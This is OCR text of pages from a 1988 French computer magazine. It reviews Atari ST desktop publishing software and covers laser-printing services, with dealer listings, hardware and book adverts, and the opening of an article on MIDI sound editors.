Editeur : Soft Logik/Upgrade éditions *Distributeur :* Upgrade éditions *Prix :* 1 510 F ht ; Publishing Partner Junior : 835F ht *Service-lecteurs, référence n° 67*

FLEETSTREET PUBLISHER
Editeur : Mirrorsoft/Fil *Distributeur :* Fil *Prix :* 835 F ht *Service-lecteurs, référence n° 68*

TIMEWORKS DESKTOP PUBLISHER
Editeur : Timeworks/Atari *Distributeur :* Atari *Prix :* 835 F ht *Service-lecteurs, référence n° 69*

fonctions typographiques sont, en revanche, incomplètes. Il manque par exemple la coupure automatique des mots, indispensable pour obtenir des colonnes justifiées sans « cheminées », d'autant que les blancs ne sont gérés que sur l'interlettrage ou l'intermot, au choix, sans panachage possible. Des modifications manuelles d'approche sont cependant possibles, mais cela n'est pratiquement réalisable que sur des titres.

Pour commencer un document, Publishing Partner propose une grille quadrillée permettant de marquer les points de repère pour placer les colonnes. Les règles graduées en bordure d'écran affichent au choix des picas, des pouces ou des centimètres. Au fur et à mesure de la création en « tel écran, tel écrit », le résultat final est visualisé grâce à des agrandissements ou réductions, au choix de l'utilisateur, de 10 % à 1 000 %. Les options graphiques permettent d'intervenir pour l'insertion d'images de différents formats, qui peuvent être entourées d'un filet ou d'un cadre dont l'épaisseur varie de 0,5 à 6 points. Malheureusement, une bogue empêche d'effacer un cadre réduit par erreur à une simple ligne.


Avec ces outils, on coupe ou déforme les graphiques avant leur insertion. Ils peuvent également être déplacés, bien que le logiciel ne connaisse pas l'habillage automatique. Leur place doit donc être prévue, de façon à ne pas recouvrir le texte. Les colonnes pouvant être chaînées entre elles, il n'est pas gênant de commencer par réaliser la maquette avec des illustrations. Une fois ce travail réalisé, le texte glisse d'une colonne à l'autre, en sautant les illustrations. Grâce au chaînage, la mise en pages de documents importants est possible. En revanche, les fichiers de texte importés seront de 32 Ko au maximum. La seule façon de tourner cette relative limitation est d'utiliser le traitement de texte intégré et d'entrer le texte dans des colonnes préétablies.

Vendu 1 510 F ht, Publishing Partner est un produit au très bon rapport qualité/prix. La version 2, très largement améliorée, sera présentée très prochainement. Pour répondre, en matière de prix, à ses deux concurrents, Upgrade a édité Publishing Partner Junior, qui reprend toutes les fonctions de son aîné, mais ne dispose pas des pilotes d'imprimantes laser Atari et PostScript. Ceux-ci peuvent être cependant acquis ultérieurement.


FLEETSTREET PUBLISHER

L'approche de Fleetstreet Publisher ne surprendrait pas un utilisateur de Macintosh. Résolument tourné vers Gem, il en utilise systématiquement les facilités. Bien que possédant de nombreuses fonctions communes avec Publishing Partner, il n'est pas aussi sophistiqué que ce dernier, sauf en ce qui concerne les fonctions typographiques, domaine où il se montre très puissant. A gauche de l'écran, on trouve une boîte à outils, un presse-papiers et une poubelle. La boîte à outils contient les icônes pour les modes graphique et texte. Après avoir choisi la taille du document, déterminé le nombre de colonnes et l'espace les séparant, la page apparaît, prête à l'écriture. La partie graphique est un peu faible, puisqu'on ne dispose que d'une seule brosse pour dessiner. La variété des cadres et des filets est cependant beaucoup plus vaste. Comme c'est le cas avec Publishing Partner, ces derniers sont traités comme des objets et peuvent en conséquence être facilement enlevés ou déplacés.

Fleetstreet n'est pas conçu pour réaliser des documents très longs. Chaque page est stockée séparément, ce qui pose des difficultés de mise en pages. Le texte ne coulera pas de l'une à l'autre de la première à la dernière. Quelques problèmes surgissent parfois dans l'affi- ▶



Publishing Partner : sept formats prédéfinis, à la française ou à l'italienne.


Claudette Bellard

chage des lettres de corps intermédiaires. Les différentes tailles sont stockées indépendamment, et les valeurs intermédiaires sont extrapolées, ce qui entraîne parfois des imperfections. Fleetstreet accepte des images numérisées haute définition. Leur impression sur imprimante laser est d'excellente qualité.

Globalement, Fleetstreet reste facile à utiliser, à condition de se servir systématiquement de la souris, car colonnes et réserves graphiques doivent être placées « à la main », à moins de les définir en coordonnées *x* et *y*, ce qui est peu pratique. La documentation est bonne, et le prix très compétitif.

TIMEWORKS DESKTOP PUBLISHER : LA SOPHISTICATION

Dernier venu, mais non des moindres, Timeworks Desktop Publisher. Il apporte de notables améliorations à la mise en pages sur Atari et n'est pas sans rappeler Ventura. Il fournit en standard cinq polices de caractères pour toutes les imprimantes, à l'exception des PostScript qui gèrent leurs propres polices : Swiss, Dutch, Rockface, Drury Lane et Bullets. La taille des caractères ne dépassera pas 72, à l'exception des imprimantes PostScript, qui montent à 99 points.

La première étape de la création d'un document consiste à réaliser des réserves pour le texte et les graphiques. Ces réserves peuvent être chaînées pour que le texte coule de l'une à l'autre. Quand on déplace une réserve, son contenu est bien sûr déplacé en même temps. Seul sur Atari, Timeworks dispose de l'habillage automatique du texte autour des images. Chaque document est stocké avec sa feuille de style qui correspond à sa définition de présentation. Les feuilles de style peuvent être rappelées indépendamment du document pour resservir ailleurs. En cas de problème majeur de conception, les fonctions d'importation-exportation permettent de jongler avec des modèles de feuilles différents, ce que savent également faire Fleetstreet et Publishing Partner.

Dès qu'un texte est chargé dans un cadre, il est automatiquement calibré et la coupure de mot automatique donne à chaque ligne la même longueur. Le collage d'un graphique dans un cadre déjà prévu peut se faire en incluant des modifications de taille et de cadrage du dessin à l'intérieur de son cadre. Pour réaliser cette opération, la souris se transforme en paire de ciseaux, de façon à harmoniser les différents types de fonctions. Avec la boîte à outils, la permutation est facile entre les modes cadre, paragraphe, texte et graphique.

A n'importe quel moment de la création du document, on peut ajouter ou enlever des hauts ou bas de pages. Un soin tout particulier est apporté aux intermots et à l'interlettrage, fonctions qui se combinent avec la coupure de mot automatique, gage d'une justification totale réussie. Si la place entre chaque mot excède le maximum défini par l'utilisateur dans les paramètres, le ▶

LA P.A.O. A LA CARTE

DU 15 AU 17 JUIN 1988
FORUM P.A.O.
Porte de Versailles
Hall 3.1 Stand B 811

MICROFOX
40, rue Delsaux
59300 Valenciennes
Tél. : 27.33.10.54

CLE
9, rue Mathieu Dumoulin
59230 St-Amand-les-Eaux
Tél. : 27.48.52.80

MAISON DU PAPIER
Rue de Namur 1113
Belgique 1300 Wavre
Tél. : 022.70.74

E.C.I.A. INFORMATIQUE
Rue St-Gilles 141
Belgique 4000 Liège
Tél. : 041.22.44.89

ELECTRON
12, place de la Porte de Champerret
75017 Paris
Tél. : 42.27.16.00

INFOMANIE
3, rue Perrault
75001 Paris
Tél. : 40.20.01.20

MICRO VIDEO
135, rue du Fg St-Denis
75010 Paris
Tél. : 42.01.83.66

P.A.O. COM.
41, rue Victor-Picard
62300 Lens
Tél. : 21.70.30.13

SERVICE COMPUTER
52, rue J. Cartier 76100 Rouen
Tél. : 35.62.34.63

M.S.I.
4, passage Talleyrand
51100 Reims
Tél. : 26.47.95.44

INFORMATIQUE ET ARTS GRAPHIQUES
57000 Metz
Tél. : 87.62.49.31

KEMPER INFORMATIQUE
5, rue Georges Sand
29100 Brest
Tél. : 98.46.43.73

MAJUSCULE PAPETERIE DES 3 ROIS
6, rue des Halles
68100 Mulhouse
Tél. : 89.66.15.15

KEMPER INFORMATIQUE
72-74, av. de la Libération
29000 Quimper
Tél. : 93.53.31.48

VIDÉOTRONIC
Rue de Praz-Palud
1040 Echallens - Suisse
Tél. : 021.881.21.22

PUBLI STORE
4, rue Lobineau
35000 Rennes
Tél. : 99.65.56.85

MÉMOIRE VIVE
Rue Chaucrau, 3
1003 Lausanne - Suisse
Tél. : 021.20.89.15

MICRONAUTE
9, rue Urvoy de St-Bedon
44000 Nantes
Tél. : 40.69.03.58

MAJUSCULE MICRO INFORMATIQUE
7, cours Gambetta
69003 Lyon
Tél. : 78.60.33.60

JANAL LYON
1, place Chazette
69001 Lyon
Tél. : 78.39.44.76

MICRO VIDEO
81, rue Michelet
37000 Tours
Tél. : 47.05.78.50

JANAL ST-ÉTIENNE
25, rue Gambetta
42000 St-Étienne
Tél. : 77.38.48.55

CRAZY EDDIE
24, rue St-Rémy
33000 Bordeaux
Tél. : 56.44.40.12

LOGISOFT
10, Place Occitane
31000 Toulouse
Tél. : 61.22.61.41

SORBONNE INFORMATIQUE
40, rue Gioffredo
06000 Nice
Tél. : 93.85.17.55

MICRO GESTION
21, rue Richard Cœur de Lion
47000 Agen
Tél. : 53.66.53.80

ALLO MICRO
8, Av. De Grande-Bretagne
66000 Perpignan
Tél. : 68.34.24.40

ORDINATEUR DIFFUSION
3, rue Lafon
13006 Marseille
Tél. : 91.54.33.36

INFORMATIQUE ET NATURE
Route de Cavaillon
13340 Cabannes
Tél. : 90.95.20.04

SORBONNE INFORMATIQUE
7, rue des Belges
06700 Cannes
Tél. : 93.99.10.13

Difficile, le choix d'un équipement en micro-édition ? Plus maintenant.

Maintenant il existe une carte des spécialistes PAO :
Chacun des points de vente présents sur cette page est un centre de compétences en Publication Assistée par Ordinateur.
Dotés d'un véritable espace de démonstration laser, ils sont à même de vous fournir les conseils, les matériels, les logiciels et l'assistance adaptés à vos besoins.

Maintenant il existe une solution de PAO à la carte :
Si, une fois la configuration de base acquise (ordinateur et logiciel) vous ne souhaitez pas investir tout de suite dans une imprimante laser, optez pour un service souple et efficace :
Chacun de ces points de vente vous propose un accès en libre-service à une station d'édition laser. Celle-ci est organisée autour des logiciels Publishing Partner et Publishing Partner Junior associés à une imprimante laser (Atari, ou HPLaserJet+, ou compatible PostScript).
Il suffit d'apporter vos réalisations sur disquette, le reste est aussi simple qu'une photocopie.

Upgrade
EDITIONS
28-30, rue Coriolis - 75012 PARIS - Tél. (1) 43.44.78.88 - Télex 649079 F

LES LOGICIELS AU QUOTIDIEN

STUDIO CLIMAT

MICRODIAL
33, Rue Caisserie -13002 Marseille
Tél: (16) 91 56 17 70

Ordinateurs
XT Turbo I 4,77 Ou 10 Mhz.
SYSTEMES MONO COMPLET

512 k RAM, 1 Lecteur 360 k, écran & carte Monographique clavier style AT **3900 F**

XT TURBO 2 4550 F : 2 Lecteurs 360 K COMPLET

XT TURBO 3 5950 F : 1 Lect.360 k & 1 disque dur 20 Méga

AT TURBO 6 Ou 10 MHz

512 k RAM, 1 Lecteur 1,2 MG, écran & carte monographique clavier étendu 102 Touches. **6595 F**

Avec Disque dur 20 Mg **8450 F**
Avec Disque dur 40 Mg **9850 F**
Conf. EGA 14 "+ 20 Mg **12900 F**

IMPRIMANTES - NEC EPSON

LX 800	1985 F	P2	2990 F
EX 1000	5300 F	P6	3950 F

PORTABLES - TOSHIBA COMPAQ

T 1000	1 Lecteur / 512 k	6880 F
T 1200	20 Mg disque / 1 Mg RAM	17300 F
T 5100	40 Mg disque / 3 Mg RAM	36000 F

PORT.III AV.20 MG **25000 F**
PORT.386 AV.40 MG **36995 F**
DICONIX 150 P **3200 F**

Macintosh Occasions
GARANTIE UN AN

MAC SE20 Mg Disque **18500 F**
MAC SE 2 Disquettes **14900 F**
IMAGE-Writer II **3995 F**

prix Hors taxes .TVA 18,6%
Matériel Garantie un an Pièces & Main_d'oeuvre
Macintosh est une marque déposée par Apple computer
Toshiba, Compaq, Epson & Nec sont des Marques déposées par leurs compagnies respectives.

Référence 173 du service-lecteurs (page 66)

système ajoute automatiquement de l'espace entre les lettres. Cette facilité reste débrayable à tout moment.

Bien que possédant des outils graphiques, Timeworks n'est pas prévu pour la facture de graphiques complexes. Le manuel d'utilisation suggère donc de travailler sur un programme dédié et d'importer ensuite le graphique ainsi obtenu. Cependant, on peut réaliser directement des formes simples avec les outils graphiques, par exemple des cercles, des polygones, des ellipses ou des dessins à main levée. L'approche étant là aussi « orientée objet », chaque dessin se compose d'objets qui seront réaffichés dans l'ordre où ils auront été créés. Timeworks offre cependant une fonction originale de réattribution d'ordre d'affichage, qui empile et désempile les objets. Pour introduire un texte dans un dessin, il est recommandé d'importer ce texte dans un cadre à part et de placer ensuite cette réserve sur le dessin. C'est une façon élégante de tourner la difficulté de déplacement, en tant qu'objet, d'un texte qui est défini par son style, sa police et sa taille. En complément, on pourra jouer avec les modes « opaque/transparent ». Les dessins complexes peuvent ainsi se construire à partir d'éléments simples superposables.

Globalement, Timeworks est donc un programme riche en fonctions, accompagné d'un mode d'emploi clair, mais qui manque cruellement d'illustrations. On en est réduit, dans un premier temps, à imaginer à quoi le texte fait allusion. Des copies d'écrans seraient les bienvenues. Le glossaire est bien fait, au point qu'il serait bon de le lire en premier, afin d'arriver dans le texte avec un vocabulaire déjà adapté.

JACQUES DE SCHRIVER

ÉDITER À LA CARTE

A l'initiative d'Upgrade Editions, l'éditeur de Publishing Partner, des revendeurs Atari se sont spécialisés dans la micro-édition et offrent l'utilisation d'un poste d'impression avec une imprimante laser Atari ou compatible PostScript. Ils sont actuellement une trentaine en France, en Suisse et en Belgique, de Brest à Mulhouse, de Perpignan à Liège, de Nice à Rouen, en passant par Tours ou Lausanne.

Micro-Vidéo est l'un des trois « centres de compétence PAO » parisiens et propose à ses clients un ensemble composé d'un 1040, d'un disque dur et d'une imprimante laser QMS PostScript. Il suffit de venir avec une disquette comprenant les fichiers Publishing Partner (ou d'un autre logiciel pilotant PostScript) ainsi que les polices de caractères nécessaires. Le poste se loue 60 F ttc l'heure, par tranches de 10 mn. Chaque page imprimée est ensuite facturée de 10 F (une à cinq pages) à 2 F (plus de cinquante pages). L'impression d'une page dure en moyenne deux minutes. Le coût d'impression d'une seule page est donc de 20 F, celui de dix pages de 70 ou 80 F, et celui de cent pages d'environ 400 F. Les possesseurs de Publishing Partner Junior, qui ne disposent pas de pilote PostScript, peuvent utiliser ce poste d'impression sans problème. Un scanner Hawk est également à disposition, pour 200 F ht l'heure, par tranches de 15 mn.

Micro-Vidéo compte déjà parmi ses clients des journaux spécialisés à faible tirage qui effectuent leur mise en pages avec Publishing Partner, mais qui n'ont pas pu ou voulu investir dans un poste complet d'impression. Un autre service, très intéressant, est proposé par Micro-Vidéo : la réalisation de films ou de bromures à l'aide d'une photocomposeuse Linotronic 300. La qualité est alors irréprochable, et les prix raisonnables, 65 F ht pour un bromure A4 et 85 F ht pour un film A4, avec un délai de livraison de trois jours. Des services en 24 h ou même en 1 h sont assurés.

Votre bibliothèque Macintosh

MATÉRIEL

Mac, modems et serveurs
par Alain Mariatte
Éditions P.S.I. - 264 pages - 215 FF

Ouverture pour Macintosh II
par Andréas Pfeiffer
cedic/nathan - 128 pages - 145 FF

Le livre du Macintosh, Mac Plus et Mac SE
par Hervé Thiriez
352 pages - 230 FF

LANGAGE

Le livre de Postcript
par B.-P. Eminet
Éditions P.S.I. - 268 pages - 200 FF

APPLICATION

Page Maker : Modèles de lettres d'informations
par la Sté Aldus
110 pages - 250 FF


Le livre de PageMaker sur PC et Macintosh
par B. Nantier et C. Donoy
256 pages - 160 FF


Mise en page avec PageMaker
par F. et G. Mermet
256 pages - 225 FF


PageMaker - Modèles de documents de l'entreprise
par la Sté Aldus
160 pages - 250 FF

Super Jeux Macintosh
par Jean-François Sehan
Éditions P.S.I. - 232 pages - 160 FF

Graphisme et mise en page sur Macintosh
par Andréas Pfeiffer
cedic/nathan - 314 pages - 310 FF







LOGICIEL

Le livre d'Excel sur Macintosh
par Pierre Auchatraire
Éditions P.S.I. - 372 pages - 245 FF

Excel Tome 1 - Le tableur
par Douglas Cobb
Microsoft Press - 352 pages - 280 FF

Excel Tome 2 - Graphiques, bases de données, macro-commandes
par Douglas Cobb
Microsoft Press - 390 pages - 280 FF

Les macros d'Excel
par Douglas Hergert
Microsoft Press - 295 pages - 285 FF

Excel efficace
par Hervé Thiriez
cedic/nathan - 260 pages - 295 FF

Excel graphique... !
par J.-C. Courte
cedic/nathan - 126 pages - 125 FF

Clefs pour Excel
par P. Auchatraire et F. Blanc
Éditions P.S.I. - 232 pages - 190 FF

300 logiciels publics sur Macintosh modes d'emploi
par J.-C. Krust
Éditions P.S.I. - 176 pages - 160 FF

Le livre de 4e dimension
par Frédéric Blanc
Éditions P.S.I. - 136 pages - 145 FF

Le livre d'Hypercard
par P. Brandeis et J. Kertesz
304 pages - 165 FF

Voler avec Flight Simulator
par Charles Gulick
208 pages - 175 FF

Apprendre 4e Dimension
par Robert Van Loo
256 pages - 215 FF

Word efficace sur Macintosh
par Thierry Richard
192 pages - 285 FF

Guide pratique 4e Dimension
par Yves Hoenn
160 pages - 210 FF

Hypercard : la programmation en Hypertalk
par Frédéric Rinaldi
448 pages - 285 FF

Parution Juin :
Le livre de Word 3 sur Macintosh
par J.-C. Courte

BON DE COMMANDE (à découper ou à recopier)

Envoyez ce bon accompagné de votre règlement à PCV Diffusion - BP 86 - 77402 Lagny-sur-Marne Cedex.

Nom _____
Prénom _____
Rue _____ N° _____
Ville _____ Code postal _____

☐ Je demande les catalogues gratuits

☐ Paiement par chèque joint
☐ Paiement par Carte Bleue Visa
N° | | | | | | | | | | | | | | | |
Date d'expiration : _____
Signature :

Consultez tous nos livres et points de vente sur Minitel, au 3615, tapez OI*LIV.

Référence 174 du service-lecteurs (page 66)

DÉSIGNATION	Qté	Prix
Frais de port		16,00 F
TOTAL		

OI 16

MUSIQUE

LA NOTE NUMÉRISÉE

Avec des performances il y a peu réservées à de très coûteuses machines dédiées, le monde ST s'impose auprès de musiciens amateurs et professionnels. La micro-informatique influence considérablement la création musicale d'aujourd'hui.

La finalité des instruments Midi, synthétiseurs, expandeurs, échantillonneurs, boîtes à rythmes, etc., est la création et la restitution des sons. La finalité des sons est la composition des œuvres musicales. Au-delà de son message sonore, la musique présente la particularité de se transmettre par l'écrit. Le musicien fabrique sa propre matière sonore, la façonne et la communique. La création des sons, la création de la musique, l'édition des partitions sont devenues accessibles à un plus grand nombre, grâce à l'émergence des nouvelles techniques. La chaîne formée par un ou plusieurs instruments Midi, un micro-ordinateur et ses logiciels musicaux associés, constitue une solution globale, performante, souple, évolutive et d'un très bon rapport qualité/prix.

LES GESTIONNAIRES ÉDITEURS DE SON

Après l'achat d'un synthétiseur, le problème de la gestion et de l'édition des sons se pose rapidement. En fonction du synthétiseur, la modification des sons proposés par le constructeur (les *presets* usine), la recherche de nouveaux sons, l'archivage et la restitution des résultats sont des opérations plus ou moins aisées. Plusieurs synthétiseurs disposent d'un petit logiciel interne qui anime les paramètres à renseigner sous la forme d'un menu arborescent qui défile sur une ou deux lignes d'un visualisateur à cristaux liquides.

Néanmoins, l'utilisation des touches multifonctions pour accéder aux différents paramètres n'offre pas au musicien toute la rapidité d'exécution et la clarté souhaitées. Son esprit créateur ne doit pas être entravé par une manipulation fastidieuse. Enfin, sur le plan de la sauvegarde des données, les systèmes proposés, carte-mémoire (RAM ou ROM) ou lecteur de disquettes intégré, ne donnent à l'utilisateur qu'une réponse partielle qui s'avère finalement assez coûteuse. Les logiciels de gestion et d'édition des sons disponibles sur le marché répondent à ces préoccupations et ajoutent même des fonctionnalités dans le domaine de la création automatique des sons.

On peut en effet distinguer quatre grandes fonctions : la gestion des sons, l'édition des sons, la création automatique des sons, les services utilitaires. La gestion des sons pose au préalable le problème de leur organisation. D'une manière générale, un son ou un timbre est issu du mélange de constituants élémentaires, parfois appelés « partiels ». Le plus souvent, un timbre comporte deux partiels. Le « patch » regroupe un ou plusieurs timbres ainsi que les indications permettant de les jouer sur le clavier, par exemple l'attribution des zones du clavier en fonction des timbres. Enfin, les « patches » sont réunis dans une banque identifiable à un fichier.

L'opération la plus importante est celle du transfert des banques entre le

Michel Barret


synthétiseur, la mémoire centrale et les disquettes du micro-ordinateur. Le logiciel de gestion de sons ST Studio n'assure que cette seule opération. En revanche, alors que les gestionnaires/éditeurs sont dédiés à un seul synthétiseur du fait de leur partie « édition des sons », ST Studio gère quarante instruments Midi répartis chez dix constructeurs.

L'autre opération, tout aussi utile, est celle de la modification (insertion, déplacement, suppression) des *patches* à l'intérieur d'une banque et l'échange de ces *patches* entre plusieurs banques (en général deux banques sont chargées en mémoire). Ainsi, rapidement, il est possible de réorganiser la banque utilisée pour l'instrument Midi de façon à ranger les *patches* et à faciliter leur sélection au cours de l'exécution d'un morceau. MT Designer et DE 50 réalisent cette opération par l'activation des fonctions (COPY, MOVE, SWAP) et la désignation des *patches* correspondants. Plus ergonomique, la série des Synthworks utilise la technique du déplacement du nom du *patch* sélectionné (les fameux fantômes) à l'endroit désiré dans la banque.

L'édition des sons est la partie la plus fascinante de la synthèse sonore puisqu'elle touche à la modification et à la création des sons. Pour faciliter cette entreprise, l'éditeur doit représenter les différents éléments qui caractérisent les patches, les timbres et les partiels sous la forme la plus ergonomique et la plus compréhensible, afin d'effectuer rapidement les réglages nécessaires. Les écrans présentés sous forme de synoptiques visualisant les modules de la chaîne de traitement (générateurs d'ondes, oscillateurs, modulateurs, générateurs d'enveloppes, filtres, etc.) sont de loin les plus efficaces. A partir de cette chaîne, un agrandissement sur une plus grande partie de l'écran peut être obtenu sur un module donné ou sur une fonction particulière.

Par ailleurs, toute modification sur un paramètre doit pouvoir être entendue immédiatement pour en apprécier l'effet. Le contenu des écrans est directement lié aux possibilités (type de synthèse et plage de réglage des paramètres) du synthétiseur à programmer.

A chaque synthétiseur correspond son éditeur. La démarche pour la modification d'un *patch* ou d'un timbre existant est assez simple. Après chargement et visualisation des paramètres, l'opération consiste à faire évoluer quelques valeurs jusqu'à l'obtention du résultat souhaité, par exemple, aug- ▶



EZ-Score-Plus, éditeur de partitions, est un logiciel dédié des plus performants.

